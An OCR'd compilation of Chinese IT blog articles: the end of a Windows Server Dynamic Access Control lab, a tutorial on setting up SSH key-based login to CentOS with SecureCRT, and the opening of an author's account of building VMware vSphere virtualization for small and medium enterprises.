4、在 AD 管理中心，打开 CentralAccess Policy 容器，用如下配置参数创建中央访问策略：

策略名称：匹配部门

成员中心访问规则：department match

5、用如下配置参数新建另一条访问策略：

策略名称：保护文档

成员中心访问规则：访问高保密文档


8.发布中心访问策略

1、在 DC1 服务器管理器中，打开组策略管理控制台。

2、新建组策略对象，命名为 DAC，并链接至 OU：DAC。

3、编辑组策略对象 DAC，展开：计算机配置-策略-Windows 设置-安全设置-文件系统-中心访问策略


4、右键点击中心访问策略，并选择管理中心访问策略，将上面创建的两条策略“匹配部门”和“保护文档”，添加到组策略中。



5、以管理员身份登录 SRV1，刷新组策略：gpupdate/force。

6、打开资源浏览器，浏览到 c:\docs，打开文件夹的属性，在“安全”标签中，点击高级，在中央策略标签中，选择“保护文档”这条策略。


7、同上面的操作，将“匹配部门”这条策略，分配给 c:\Trainer 这个文件夹。




9.验证动态访问控制

1、以 tom 身份登录 Win8 客户端，访问\\srv1。

2、由于 tom 的部门属性不等于 Trainer，所以无法访问 trainer 的共享；




3、由于 tom 隶属于组 manager，并且 Win8 客户端隶属于组 manager-WKS，所以 tom 可以访问 docs1 和 doc2。



4、切换用户，以 jerry 身份登录 Win8，由于 jerry 的部门等于 Trainer，所以可以打开 Trainer 共享文件夹

5、但是 jerry 不属于 manager 组，不符合策略要求，所以无法查看 doc2 文档（默认开启基于访问权限的枚举）：



【总结】

DAC 的魅力我们已经窥得一二，步骤比较多，您可以全面的再看一下上面的步骤，其实非常容易理解。与传统的权限控制 NTFS 相对比，NTFS 权限，要求我们找到特定的文件或文件夹，并指定特定的用户或组拥有相应的权限。而 DAC，则是结合 FSRM 的文件分类功能，实现被授权对象的动态控制，并且使用中心访问规则，实现对用户的动态判断。

DAC 的真正实力远非如此实验般简单，只要设计得当，权限可以控制的非常细致，并且可以和 RMS 集成，实现文档的防泄密。有关 DAC 的更丰富的应用，欢迎各位开动脑筋，共同思考……

SecureCRT 密钥远程登录 Linux

作者：Magicleesir 来源：http://chocolee.blog.51cto.com/8158455/1395618

一：环境

SecureCRT 版本：SecureCRT_5.1.3

linux 版本：

[root@angelT ~]# cat /etc/redhat-release

CentOS release 6.4 (Final)


[root@angelT ~]# uname -r

2.6.32-358.el6.x86_64

linux 系统的 sshd_config 配置文件是默认的，没有任何的修改。


二：配置 SecureCRT 客户端


CRT 默认身份验证第一的是口令验证，这次我们测试使用它的密钥身份验证。




1、选择工具，创建公钥

2、选择 RSA 加密算法






3、输入通行短语（登录时会用到它，就是密码）




4、我是测试，密钥长度选择默认



5、完成，这里是公钥和私钥的地址，是可以更改的，我默认了。（注：这里高版本会有选择 openssh 格式的，直接选择这个格式，那么我下面格式转换的命令可以省略了）

6、这里的全局我选择了否



三：分发公钥到 linux 和 linux 端的配置

我这里用了 rz 命令,将公钥上传到了 linux 端上。

[root@angelT ~]# mkdir .ssh

[root@angelT ~]# chmod 700 .ssh #创建隐藏目录.ssh,赋予 700 权限

[root@angelT ~]# ll -ad .ssh

drwx------. 2 root root 4096 4 月 15 02:25 .ssh

[root@angelT ~]# mv Identity.pub .ssh

[root@angelT ~]# cd .ssh

[root@angelT .ssh]# ll

总用量 4

-rw-r--r--. 1 root root 727 4 月 14 18:12 Identity.pub

[root@angelT .ssh]# ssh-keygen -i -f Identity.pub >>authorized_keys #我的版本没有直接能转换成 OpenSSH 密钥格式的选项，所以需要用此命令转换下 OpenSSH 认的密钥格式。

[root@angelT .ssh]# chmod 600 authorized_keys #为了安全，更改其权限为 600

[root@angelT .ssh]# ll authorized_keys

-rw-------. 1 root root 589 4 月 15 02:27 authorized_keys


[root@angelT ~]# /etc/init.d/sshd restart #记得，要重启下 sshd 服务

停止 sshd： [确定]

正在启动 sshd： [确定]

四：SecureCRT 客户端测试连接


选择公钥，将公钥验证提升到最上面的级别，选择属性



选择使用会话公钥设置

输入上面配置的通行短语

OK了，测试成功~~~~进入系统了。。。oye!!!



【VMware 虚拟化解决方案】中小企业组建 vSphere 虚拟化数据中心的一点经验

作者：王春海 来源：http://wangchunhai.blog.51cto.com/225186/1396012

我从 1999 年开始使用 VMware Workstation 系列软件，从 1.0 开始，直到现在的 10.x 系列，期间每个版本（无论是小的版本升级还是 Beta 版），都没有拉下。VMware 的其他产品，如以前的 VMware GSX Server、后来的 VMware Server，以及 VMware ESX Server，到现在的 VMware ESXi 5，都一一测试、使用。从 2003 年开始，我即使用 VMware GSX Server 为企业解决物理服务器数量不够的问题，算是使用 VMware 运营比较早的人。而正式在企业使用 VMware ESX Server 则是从 3.0 的版本开始，当然这些最早的版本，也随着 VMware ESX Server 的升级，而升级到 3.5、4.0、4.1 直到现在的 ESXi 5.5。好，闲言少述，下面我介绍一下，使用 vSphere 产品组建虚拟化数据中心的一点经验，希望对朋友们有所帮助，如果有问题，欢迎交流、讨论。

1 虚拟化产品选择

在组建虚拟化数据中心时，一个重要前提是，选择何种虚拟化产品。对于我们接手、设计的案例，无一例外选择的是 VMware vSphere。期间也想选择其他产品，但都是有或多或少的问题。有一次尝试使用另一个虚拟化产品，在安装配置的期间没有任何问题，但在模拟生产环境时发现，用户在从局域网及互联网访问该服务器的虚拟机时，发现每个连接的速度被限制在 700Kbps/s，而在该服务器的虚拟机之间、虚拟机到物理主机之间速度正常，能达到 7、8 百兆。后来我按照同样的环境，在其他服务器上测试，发现有的服务器，通过网络访问虚拟机速度正常，有的服务器就被限制在 700K 多，不到 1M。后来我和客户沟通，换成 VMware ESXi，网络正常。

在我使用 VMware ESX Server 到 VMware ESXi 的这些年中，虚拟化的服务器非常稳定、可靠、安全，期间没有出现问题。在我所维护的网络中，有一台服务器目前仍然在企业生产环境中使用，该服务器从 VMware ESX Server 3.0 升级到 4.0、4.1 到现在的 5.5，仍然在为企业服务（期间该服务器有块硬盘损坏，换上备用硬盘并完成同步期间，服务器没有关机、重启，业务也没有中断）。

VMware vSphere 虚拟化产品，是以前、当前以及将来，虚拟化数据中心的最优选择。vSphere 产品安全、可靠、稳定。VMware ESXi 虚拟化核心很少，可以安装在 1GB 的 U 盘上运行，并且在多年的运行时，除了产品版本升级以及必要的补丁更新，VMware ESXi 虚拟化主机不需要重启 - 只要机房不停电、不升级，VMware ESXi 可以一直运行多年。

2 CIO 的顾虑

在实施虚拟化之前，企业信息中心的主管都会有一定的顾虑，尤其是现有业务已经平稳运行了很长时间、信息化比较成熟的企业。他们最大的顾虑就是：实施虚拟化后，整个系统是否安全。例如，原来单位有 100 个应用，每个应用在 1 台物理服务器上，整个系统有 100 台物理服务器；在虚拟化之后，每个应用在 1 台“虚拟”服务器上，每个主机有 10 台甚至更多的虚拟机，这样虚拟化 10 台甚至更少的物理服务器代替了原来的 100 台服务器。原来某个服务器坏了，最多只是影响这一个应用；现在如果某个服务器坏了，则会影响 10 个甚至更多的应用。这样会给信息主管带来压力。另外，把多台服务器迁移、合并到一个主机中，性能是否足够呢？

在这里，CIO 主要有两个顾虑，一个是安全，一个是性能。

首先说安全问题。在没有采用虚拟化的时候，一台服务器对应一个应用，这看似安全，实际风险比较大。一台服务器是对应一个应用，从数量上来看，分散了风险，但现在这台服务器使用的是“本地硬盘”，所有这个服务器的应用都在“本地硬盘”上，一旦服务器当机、死机，系统不能进入，那么，在服务器不可用的情况下，怎么将数据从这台“当机”的服务器上拷贝或迁移到其他能用的主机上呢？这不是和我们平常的工作站一样，计算机坏了，将硬盘拆下来装到别的机器上就能用。要知道，任何重要的服务器，都是多个硬盘并做着 RAID 的。无论是最简单的 RAID1，还是 RAID5、RAID50、RAID10，都是多个硬盘，而简单的将这些进行了 RAID 配置的硬盘拿到别的服务器，不一定能用，不一定保证数据不丢失（这需要比较高的技术）。

而使用虚拟化技术，每台服务器对应多个应用，相比一台服务器对应一个应用，从数量对比来看，看似不安全，但不能只看简单的数字对比。从使用虚拟化开始，我们应该明白一个原则：数据与系统（或应用）分开。简单来说，所有的数据都没有保存在“本地硬盘”，而是保存在安全性极高的“共享存储”上面。在虚拟化的数据中心中，服务器本地不配硬盘，或配置的硬盘只用来安装虚拟化系统软件（VMware ESXi）本身，而在虚拟化层之上运行的虚拟机，其数据是保存在共享存储上面，服务器“本地”不保存虚拟机数据。这就好比在一个单位中，为每个房间配置一个空调，或者使用中央空调的区别。

在虚拟化之前的大多数的企业中，每台服务器大多配置了 1 个 CPU、2 个硬盘做 RAID1 或 3 个硬盘做 RAID5、单电源、单网络（服务器两块网卡只用一块）。而在虚拟化的项目中，虚拟化主机服务器大多配置 2～4 个 CPU、6～10 个甚至更多硬盘做 RAID5 或 RAID50、RAID10、2～4 个电源、4 个或更多的物理网卡冗余。虚拟化中每台服务器都有冗余，在服务器中的单一网卡、硬盘、电源甚至 CPU 出现问题时都会有冗余设备接替。另外，在虚拟化项目中，普通采用共享的存储，虚拟机保存在共享的存储中，即使某台主机完全损坏，运行在该主机上的虚拟机会在其他物理主机启动，保证业务系统不会中断。

再说性能问题。单一的应用主机，大多配置 2 个硬盘做 RAID1，或者 3 个硬盘做 RAID5，这样磁盘性能较为低下。在虚拟化主机中，通常用 6 块或更多的硬盘，采用 RAID5、RAID50 或者 RAID10，磁盘性能较高。另外，虽然虚拟化后，在同一个主机上跑多个虚拟机，但这些虚拟机并不会在同一时刻都会要求较高的 CPU 与磁盘、内存利用率。根据多年的虚拟化实施经验，在虚拟化后，不会降低原来的每个应用的响应速度而是会略有增加。

3 企业虚拟化进程

在企业实施虚拟化的过程中，大多是先虚拟化不太重要的物理机，将这些物理机迁移到虚拟机中运行一段时间（通常为 1 周的时间），查看虚拟化后是否对业务应用有所影响，并模拟一些故障、对以后可能出现的问题进行实验，等这些测试完成之后，再虚拟化其他的物理机。而一些不适合虚拟化的应用仍然会运行在原来的物理主机上，例如用做视频点播的服务器、重要的数据库服务器等这些应用。

4 如何利用现有基础架构

在虚拟化的过程中有个问题需要考虑，就是原来的一些基础设备，例如原来的服务器、存储、交换机。这些要根据服务器、存储的性能、参数，综合考虑。

对于原来的 32 位的服务器，原则上是全部淘汰，因为这些服务器购买时间较长，性能较低、潜在故障率较高，不能满足现有应用。

